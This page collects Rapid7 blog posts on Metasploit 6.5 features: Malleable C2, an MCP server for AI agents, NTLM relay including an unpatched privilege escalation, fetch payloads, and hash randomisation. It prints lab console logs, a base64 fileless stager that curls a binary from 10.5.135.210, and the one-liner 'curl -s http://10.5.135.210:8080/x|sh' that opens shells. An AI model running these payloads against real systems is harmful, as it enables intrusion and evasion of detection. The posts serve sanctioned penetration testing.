
MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. Metasploit Pro now supports searching for modules by these techniques:

mod-1.png

Figure 9: Attack Technique Filtering Search

Upgrading

Existing Pro installations can be upgraded through the standard update mechanism. Full upgrade instructions are available in the Metasploit Pro documentation.

These features are available in Metasploit Pro 5.1.0 onwards. We’re proud to collaborate with our customers, who are often the source of inspiration for product evolution. Ideas for improvements or enhancements can be shared with our Support team to help refine and submit them to the Product team on your behalf.

Metasploit Framework 6.5 Released

Post Syndicated from The Metasploit Team original https://www.rapid7.com/blog/post/pt-metasploit-framework-6-5-released

oday we’re proud to announce that Metasploit Framework version 6.5 has been released. Over the past two years, with the help of countless contributors, we’ve added 422 new modules along with a whole slew of new features.

Malleable C2 Profiles for HTTP

One of the latest and most requested features is support for Malleable C2 profiles across all current Meterpreter payloads. This feature enables users to load a standard profile into Meterpreter and change the shape of its HTTP(S) traffic. All Meterpreters, including Windows, Java, Python, PHP and Linux, have been updated with this functionality. Due to the size restrictions on staged payloads, staged payloads will only use the Malleable C2 configuration once the stage has been loaded. Since stageless payloads skip the download phase, they immediately use the Malleable C2 configuration.

When a compatible payload has been selected, the user only needs to set the MALLEABLEC2 option to the profile on disk. The syntax for profiles is the same as in other tools which ensures that Metasploit is capable of loading publicly available profiles. While not all of the directives are currently in use, additional improvements will be made in the future.

In the following example, an HTTP Meterpreter is deployed with a profile to emulate browsing Amazon.

msf exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter_reverse_http
PAYLOAD => windows/x64/meterpreter_reverse_http
msf exploit(windows/smb/psexec) > set MALLEABLEC2 amazon.profile
MALLEABLEC2 => amazon.profile
msf exploit(windows/smb/psexec) > run
[*] Started HTTP reverse handler on http://192.168.159.128:8081/
[*] 192.168.159.10:445 - Connecting to the server...
[*] 192.168.159.10:445 - Authenticating to 192.168.159.10:445 as user 'smcintyre'...
[!] 192.168.159.10:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.159.10:445 - Uploading payload... BqjvmNxF.exe
[*] 192.168.159.10:445 - Created \BqjvmNxF.exe...
[+] 192.168.159.10:445 - Service started successfully...
[*] 192.168.159.10:445 - Deleting \BqjvmNxF.exe...
[*] http://192.168.159.128:8081/ handling request from 192.168.159.10; (UUID: lh15pukd) Redirecting stageless: URI '/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books' with UA 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko' -> UUID NjFswaV1VEGJ1ojU44aMCAHc2CTIr56KDkzFLcyRHZ8Go9fwFFaBp8QSiN6WYHoH5j-Oz81kEMXA9tYzxcpvs5e
[*] http://192.168.159.128:8081/ handling request from 192.168.159.10; (UUID: lh15pukd) Attaching orphaned/stageless session...
[*] Meterpreter session 3 opened (192.168.159.128:8081 -> 192.168.159.10:49853) at 2026-07-09 16:34:39 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MSFLAB
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter >

For more information, usage instructions, and what profile verbs are supported, see the Malleable C2 documentation.

Metasploit Framework 6.5 Release – MCP Server

Metasploit 6.5 introduces the Metasploit MCP Server (msfmcpd), a new middleware layer designed to facilitate secure, structured interactions between AI applications and the Metasploit Framework. By leveraging the Model Context Protocol, the server exposes 16 standardized tools—ranging from complex reconnaissance queries to active session management—allowing users to integrate Metasploit’s powerful capabilities directly into AI-driven environments like Claude or Cursor.

Toolset Categorization

The toolset is partitioned into two distinct categories to prioritize operator oversight:

  • Read-Only Tools: These 12 tools are available by default and provide deep access to the Framework’s intelligence. This includes modules for searching available exploits, querying discovered host/service data, retrieving stored credentials, and monitoring active jobs or sessions. These tools allow an LLM to provide situationally aware advice without modifying the state of the target environment. Perfect for use in sensitive environments where full AI autonomy is barred.
  • Dangerous Tools: To ensure safety, these 4 high-impact tools are disabled by default. This class includes methods for executing modules, using module checks, stopping sessions, and writing data to interactive sessions (like Meterpreter). To leverage these for automated exploitation, operators must explicitly enable them via CLI flag (–enable-dangerous-actions), environment variable, or configuration key.

Example LLM Workflow

With the MCP server configured, an LLM agent can automate parts of the penetration testing and vulnerability validation lifecycle. A typical workflow might look like this:

  1. Reconnaissance: The LLM uses msf_host_info and msf_service_info to identify potential targets and msf_search_modules to find relevant exploits matching the target’s service versions.
  2. Validation: Upon selecting a module, the agent calls msf_module_check (if enabled) to assess the target’s susceptibility without triggering a full exploit attempt.
  3. Exploitation: If the check confirms vulnerability, the agent proceeds with msf_module_execute, passing the necessary datastore options.
  4. Interaction: Once a session is established, the agent uses msf_session_list to verify the connection and msf_session_read to parse session output, allowing it to interpret the environment and potentially msf_session_write commands to further the engagement.

This structure allows security professionals to offload repetitive telemetry gathering to AI agents while retaining a strict, policy-driven “human-in-the-loop” gate for all offensive actions.

Starting the MCP Server

You can start the server using the msfmcpd binary or directly within msfconsole:

msf > load mcp
msf > mcp --help

Usage

msf > mcp <subcommand> [options]

Subcommands:

  • status: Display MCP server status
  • start: Start the MCP server
  • stop: Stop the MCP server
  • restart: Restart the MCP server
  • help: Show this help message

Common Options:

  • ServerHost=<host>: Bind address (default: localhost)
  • ServerPort=<port>: MCP port (default: 3000)
  • DangerousActions=<true|false>: Enable destructive tools (default: false)
  • RpcHost,RpcPort,RpcUser,RpcPass,RpcSSL: RPC configuration settings.
  • RateLimit=<n>: Requests per minute (default: 60)

Examples:

msf > mcp start
msf > mcp start ServerPort=8080
msf > mcp start RpcUser=msf RpcPass=secret

Relaying Improvements

Over the past few years, Metasploit has been making incremental improvements to its NTLM relaying capabilities. While NTLM is considered a legacy authentication protocol, it remains commonly deployed in enterprise environments. This release continues that trend by adding the second NTLM relay server to the framework; HTTP(S). Users can now start a malicious HTTP server that will prompt for authentication and relay it to one or more user-specified targets.

Users can leverage this capability with the new auxiliary/server/relay/http_to_smb and auxiliary/server/relay/http_to_ldap modules. These will open SMB and LDAP sessions respectively and allow the user to interact with the target server in the context of the user whose credentials were relayed. Interactive protocol sessions have been around for a couple of years now and offer users a more fault-tolerant way to interact with targets when compared to the old “only psexec” option. SMB sessions have also been updated with sessions -u support, enabling users to upgrade an interactive SMB session to a Meterpreter session using psexec when desired.

NTLMRelay2Self

The new capability to relay from an HTTP server to another target opens the possibility for unique attack workflows. One such technique is known as NTLMRelay2Self. This multi-step workflow involves coercing a target to authenticating to itself over HTTP which creates a relaying opportunity. After exploiting that relay opportunity, an attacker can establish an LDAP session to a domain controller, authenticated as the machine account. From this position they can leverage RBCD or Shadow Credentials to elevate their permissions on the target workstation (not the domain controller).

While all of these steps can be performed manually, Metasploit added a new exploits/windows/local/ntlm_relay_2_self module to automate this entire process, performing the relay step as well as the others in a single action. This particular attack technique does not have a patch but does require a local user on a domain joined workstation in order to exploit; effectively making it an evergreen LPE.

Fetch Payload Improvements

Fetch payloads were created to support users in writing exploits targeting the wave of new command injection vulnerabilities we saw coming in several years ago. They allow a user to generate a small command-based stager that runs on a target host and calls back to download a full binary payload to run it, giving users the ability to launch a fully-featured binary (EXE, ELF, or DLL) payload using only a single command injection. Three new features we added to extend the utility for Fetch Payloads to our users include Fileless Fetch Payloads, Pipe Fetch Payloads, and support for a new multi pseudoarchitecture payload. Fileless Fetch payloads are wonderfully named; previously, when the Fetch command stager ran, the binary payload was saved to a location on disk and launched. Fileless Fetch Payloads leverage a feature within the Linux Kernel after 3.17 that allows us to write a file directly to memory using the memfd_create syscall and execute it, so no files ever touch the target disk. There are three supported ways to use Fetch Fileless: Python3.8+, shell, and shell-search. Each uses a different technique to create a file in memory and launch it.

Fetch Pipe was created in response to several exploits that we discovered had very small command size requirements, and we found ourselves trying to shrink the command to fetch the binary payload. Fetch Pipe Payloads simply add an extra Fetch command stager so that the user only needs to run a very small command on the remote host that requests a larger command, which, in turn, requests the binary payload. It allowed us to drop the size of the payloads dramatically, and opened the door to create more complex and feature-rich Fetch command stagers since we could use the tiny “pre-stager” rather than a stager with added length, complexity, and encoding requirements.

For example, here we generate the command for a fileless fetch payload:

msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > generate -f raw
[*] Command to execute on target: echo -n 'd3JpdGVieXRlcyAoKSB7IHByaW50ZiBcXCUwM28gIiRAIiA7IH07dmRzb19hZGRyPSQoKDB4JChncmVwIC1GICJbdmRzb10iIC9wcm9jLyQkL21hcHMgfCBjdXQgLWQnLScgLWYxKSkpO2ptcD0iNDhiOCIkKGVjaG8gJChwcmludGYgJTAxNnggJHZkc29fYWRkcikgfCByZXYgfCBzZWQgLUUgJ3MvKC4pKC4pL1wyXDEvZycpImZmZTAiO3NjPSc0ODMxZjY1NjU0NWY0OGM3YzBjMWZlZmZmZjQ4ZjdkODBmMDU0ODg5YzdiMDRkMGYwNTZhMjI1ODBmMDUnO3JlYWQgc3lzY2FsbF9pbmZvIDwgL3Byb2Mvc2VsZi9zeXNjYWxsO2FkZHI9JCgoJChlY2hvICRzeXNjYWxsX2luZm8gfCBjdXQgLWQnICcgLWY5KSkpO2V4ZWMgMz4vcHJvYy9zZWxmL21lbTtkZCBicz0xIHNraXA9JHZkc29fYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJHNjIHwgc2VkICdzLy5cezJcfS8weCYgL2cnYCkiID4mMztleGVjIDM+Ji07ZXhlYyAzPi9wcm9jL3NlbGYvbWVtO2RkIGJzPTEgc2tpcD0kYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJGptcCB8IHNlZCAncy8uXHsyXH0vMHgmIC9nJ2ApIiA+JjM7' | base64 -d | ${SHELL} & cd /proc/$!;og_process=$!;sleep 2;FOUND=0;if [ $FOUND -eq 0 ];then for f in $(find ./fd -type l -perm u=rwx 2>/dev/null);do if [ $(ls -al $f | grep -o "memfd" >/dev/null; echo $?) -eq "0" ];then if $(curl -so $f http://10.5.135.210:8080/20s16UxqPChr1I-hZk-vRg >/dev/null);then $f & FOUND=1;break;fi;fi;done;fi;sleep 2;kill -9 $og_process;
echo -n 'd3JpdGVieXRlcyAoKSB7IHByaW50ZiBcXCUwM28gIiRAIiA7IH07dmRzb19hZGRyPSQoKDB4JChncmVwIC1GICJbdmRzb10iIC9wcm9jLyQkL21hcHMgfCBjdXQgLWQnLScgLWYxKSkpO2ptcD0iNDhiOCIkKGVjaG8gJChwcmludGYgJTAxNnggJHZkc29fYWRkcikgfCByZXYgfCBzZWQgLUUgJ3MvKC4pKC4pL1wyXDEvZycpImZmZTAiO3NjPSc0ODMxZjY1NjU0NWY0OGM3YzBjMWZlZmZmZjQ4ZjdkODBmMDU0ODg5YzdiMDRkMGYwNTZhMjI1ODBmMDUnO3JlYWQgc3lzY2FsbF9pbmZvIDwgL3Byb2Mvc2VsZi9zeXNjYWxsO2FkZHI9JCgoJChlY2hvICRzeXNjYWxsX2luZm8gfCBjdXQgLWQnICcgLWY5KSkpO2V4ZWMgMz4vcHJvYy9zZWxmL21lbTtkZCBicz0xIHNraXA9JHZkc29fYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJHNjIHwgc2VkICdzLy5cezJcfS8weCYgL2cnYCkiID4mMztleGVjIDM+Ji07ZXhlYyAzPi9wcm9jL3NlbGYvbWVtO2RkIGJzPTEgc2tpcD0kYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJGptcCB8IHNlZCAncy8uXHsyXH0vMHgmIC9nJ2ApIiA+JjM7' | base64 -d | ${SHELL} & cd /proc/$!;og_process=$!;sleep 2;FOUND=0;if [ $FOUND -eq 0 ];then for f in $(find ./fd -type l -perm u=rwx 2>/dev/null);do if [ $(ls -al $f | grep -o "memfd" >/dev/null; echo $?) -eq "0" ];then if $(curl -so $f http://10.5.135.210:8080/20s16UxqPChr1I-hZk-vRg >/dev/null);then $f & FOUND=1;break;fi;fi;done;fi;sleep 2;kill -9 $og_process;

Here is that same command with fetch_pipe enabled:

msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > set fetch_pipe true 
fetch_pipe => true
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > set fetch_uripath x
fetch_uripath => x
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > generate -f raw
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
curl -s http://10.5.135.210:8080/x|sh

By enabling the fetch pipe option, our payload to run on the target went from 2,374 characters to 38.

The final new feature added to Fetch Payloads in 6.5 is support for a new multi pseudoarchitecture. The new multi pseudoarchitecture allows users to generate a Fetch payload command stager that will run and report back the architecture of the target host while it requests the binary payload, allowing the Fetch Handler to serve a payload that matches the target architecture. This is incredibly useful during the exploitation of modern Linux hardware, as a Linux host could be running on one of many architectures from x86_64 to ARM. The new multi pseudoarch allows a user to send a payload in an exploit to a Linux host and have it “just work” regardless of the underlying architecture, thus eliminating the users need to know (or correctly guess).

Here is an example of generating a Fetch Multi payload and handler, then running the Fetch command stager on several different Linux targets, each running a different architecture:

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > show options

Module options (payload/cmd/linux/http/multi/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP,
                                               WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous
                                              handles, requires Linux ≥3.17 (for Python variant also Python ≥3
                                              .8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+
                                              , shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH   x                no        Local URI to use for serving payload
   LHOST           10.5.135.210     yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  true             yes       Host both the binary payload and the command so it can be piped dire
                                          ctly to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      cldOGvRDplZ      no        Name to use on remote system when storing payload; cannot co
                                                  ntain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces


View the full module info with the info, or info -d command.

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > to_handler
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
[*] Payload Handler Started as Job 0

[*] Fetch handler listening on 10.5.135.210:8080
[*] HTTP server started
[*] Adding resource /csmCra8lnQTHxFXkipQC0w
[*] Adding resource /x
[*] Started reverse TCP handler on 10.5.135.210:4444 
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > [*] Client 10.5.132.212 requested /x
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Client 10.5.132.212 requested /csmCra8lnQTHxFXkipQC0w?arch=armv7l
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for armle arch
[*] Meterpreter session 1 opened (10.5.135.210:4444 -> 10.5.132.212:45068) at 2026-07-14 11:33:18 -0500
[*] Client 10.5.132.214 requested /x
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Client 10.5.132.214 requested /csmCra8lnQTHxFXkipQC0w?arch=aarch64
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for aarch64 arch
[*] Meterpreter session 2 opened (10.5.135.210:4444 -> 10.5.132.214:39894) at 2026-07-14 11:33:26 -0500
[*] Client 10.5.132.224 requested /x
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Client 10.5.132.224 requested /csmCra8lnQTHxFXkipQC0w?arch=mips64
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for mips64 arch
[*] Meterpreter session 3 opened (10.5.135.210:4444 -> 10.5.132.224:53506) at 2026-07-14 11:33:41 -0500

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > sessions -C sysinfo
[*] Running 'sysinfo' on meterpreter session 1 (10.5.132.212)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v7+)
Architecture : armv7l
BuildTuple   : armv5l-linux-musleabi
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 2 (10.5.132.214)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v8l+)
Architecture : aarch64
BuildTuple   : aarch64-linux-musl
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 3 (10.5.132.224)
Computer     : ubnt
OS           : Debian 9.13 (Linux 4.9.79-UBNT)
Architecture : mips64
BuildTuple   : mips64-linux-muslsf
Meterpreter  : cmd/linux
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) >

As you can see, the same short command (curl -s http://10.5.135.210:8080/x|sh) with the same handler serves the corresponding binary payload to ARMLE, AARCH64, and MIPS64-based Linux hosts.

Block API Hashes Are Randomized

The block API is a critical piece of shellcode that is the foundation of all of Metasploits 32-bit and 64-bit payloads. It enables the shellcode author to invoke win32 API methods using a 32-bit hash of the method and module name. It’s been over 5 years since Metasploit started randomizing this piece of shellcode so its 140+ static were no longer trivial signature fodder. What remained however was the 32-bit API hash, whose usage was periodically the subject of various reports. This year, Metasploit updated the block API itself to allow the 32-bit hashes to also be randomized. Now each time the block API is generated, not only are the instructions shuffled but the hash used to invoke win32 API methods are randomized.

ATT&CK Metadata

When you have about 4500 exploit auxiliary and post modules, discoverability can be a real problem. One thing Metasploit often deals with is ensuring that users have optimal means to find what they are looking for. Historically this has manifested itself as search improvements and even an fzf plugin. One thing users often need to do however is emulate real world threat actors. A substantial amount of threat intelligence provides these techniques while documenting the attack chains. Metasploit has begun tagging our own modules with ATT&CK tags to enable users to easily find modules that leverage a particular technique. To search for a module, use the att&ck search modifier. For example to find all modules that leverage T1059.001 (Command and Scripting Interpreter: PowerShell) use att&ck:T1059.001. The hierarchy is also honored, so to search more broadly for T1059 (Command and Scripting Interpreter) use att&ck:T1059 and additional modules such as exploit/windows/mysql/mysql_mof will be included in the search results.

Conclusion

Metasploit 6.5 represents an evolution in the framework, delivering a wide array of new capabilities designed to improve both usability and the realism of modern security testing. From the highly requested integration of Malleable C2 profiles and our new Metasploit MCP Server to advanced NTLM relaying, enhanced fetch payload utilities, and the introduction of MITRE ATT&CK tagging, this release is built to support increasingly complex and automated workflows. We look forward to seeing how these tools help our community continue to push the boundaries of vulnerability validation and threat emulation. Thank you to all the contributors who helped make this release possible.

Metasploit Wrap Up: An HTTP to SMB relay plus Payload Improvements

Post Syndicated from Christopher Granleese original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-an-http-to-smb-relay-plus-payload-improvements

Metasploit Wrap Up Housekeeping

While the Metasploit Framework will be continuing its weekly release cadence, bringing you dear reader our latest content, the Weekly Wrap Up is being shifted to a bi-weekly cadence. The team is planning to use the additional time between posts to record demos of some of the more exciting content. Stay tuned for the next generation of Metasploit Wrap Ups and be sure to subscribe to the RSS Feed to be alerted when new blogs are released.

Fetch Multi: Just Fetch and Forget?

Our very own bwatters-r7 continued to enhance our Fetch Payloads implementation. This time adding a new Linux Fetch Multi payload family that supports on-the-fly Linux architecture identification. Standard Fetch payloads produce a command that will download and execute a specific binary payload on a target, but the new Linux Fetch Multi family will report the architecture of the target host when it requests the payload, and the handler will automatically serve the correct elf architecture payload for the given target. It means that if a user is exploiting a Linux host, they do not need to guess the target’s architecture when selecting a payload. It also means that one payload and one handler can serve across multiple targets of differing architectures. Since these payloads work by adding a query string, only HTTP and HTTPS-based fetch payloads support Fetch Multi payloads.

Here is an example of the same payload and handler identifying and delivering the proper elf architecture payloads to a mipsel host, a mips64 host, and an aarch64 host by just executing the command curl -s http://10.5.135.210:8080/x|sh on each target.

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > show options
Module options (payload/cmd/linux/http/multi/meterpreter_reverse_tcp):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP,
                                               WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous
                                              handles, requires Linux ≥3.17 (for Python variant also Python ≥3
                                              .8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+
                                              , shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH   x                no        Local URI to use for serving payload
   LHOST           10.5.135.210     yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port
   When FETCH_COMMAND is one of CURL,GET,WGET:
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  true             yes       Host both the binary payload and the command so it can be piped dire
                                          ctly to the shell.
   When FETCH_FILELESS is none:
   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      cldOGvRDplZ      no        Name to use on remote system when storing payload; cannot co
                                                  ntain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces
View the full module info with the info, or info -d command.
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > to_handler
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
[*] Payload Handler Started as Job 0
[*] Fetch handler listening on 10.5.135.210:8080
[*] HTTP server started
[*] Adding resource /csmCra8lnQTHxFXkipQC0w
[*] Adding resource /x
[*] Started reverse TCP handler on 10.5.135.210:4444 
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > [*] Client 10.5.132.212 requested /x
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Client 10.5.132.212 requested /csmCra8lnQTHxFXkipQC0w?arch=armv7l
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for armle arch
[*] Meterpreter session 1 opened (10.5.135.210:4444 -> 10.5.132.212:45068) at 2026-07-14 11:33:18 -0500
[*] Client 10.5.132.214 requested /x
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Client 10.5.132.214 requested /csmCra8lnQTHxFXkipQC0w?arch=aarch64
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for aarch64 arch
[*] Meterpreter session 2 opened (10.5.135.210:4444 -> 10.5.132.214:39894) at 2026-07-14 11:33:26 -0500
[*] Client 10.5.132.224 requested /x
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Client 10.5.132.224 requested /csmCra8lnQTHxFXkipQC0w?arch=mips64
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for mips64 arch
[*] Meterpreter session 3 opened (10.5.135.210:4444 -> 10.5.132.224:53506) at 2026-07-14 11:33:41 -0500
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > sessions -C sysinfo
[*] Running 'sysinfo' on meterpreter session 1 (10.5.132.212)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v7+)
Architecture : armv7l
BuildTuple   : armv5l-linux-musleabi
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 2 (10.5.132.214)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v8l+)
Architecture : aarch64
BuildTuple   : aarch64-linux-musl
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 3 (10.5.132.224)
Computer     : ubnt
OS           : Debian 9.13 (Linux 4.9.79-UBNT)
Architecture : mips64
BuildTuple   : mips64-linux-muslsf
Meterpreter  : cmd/linux
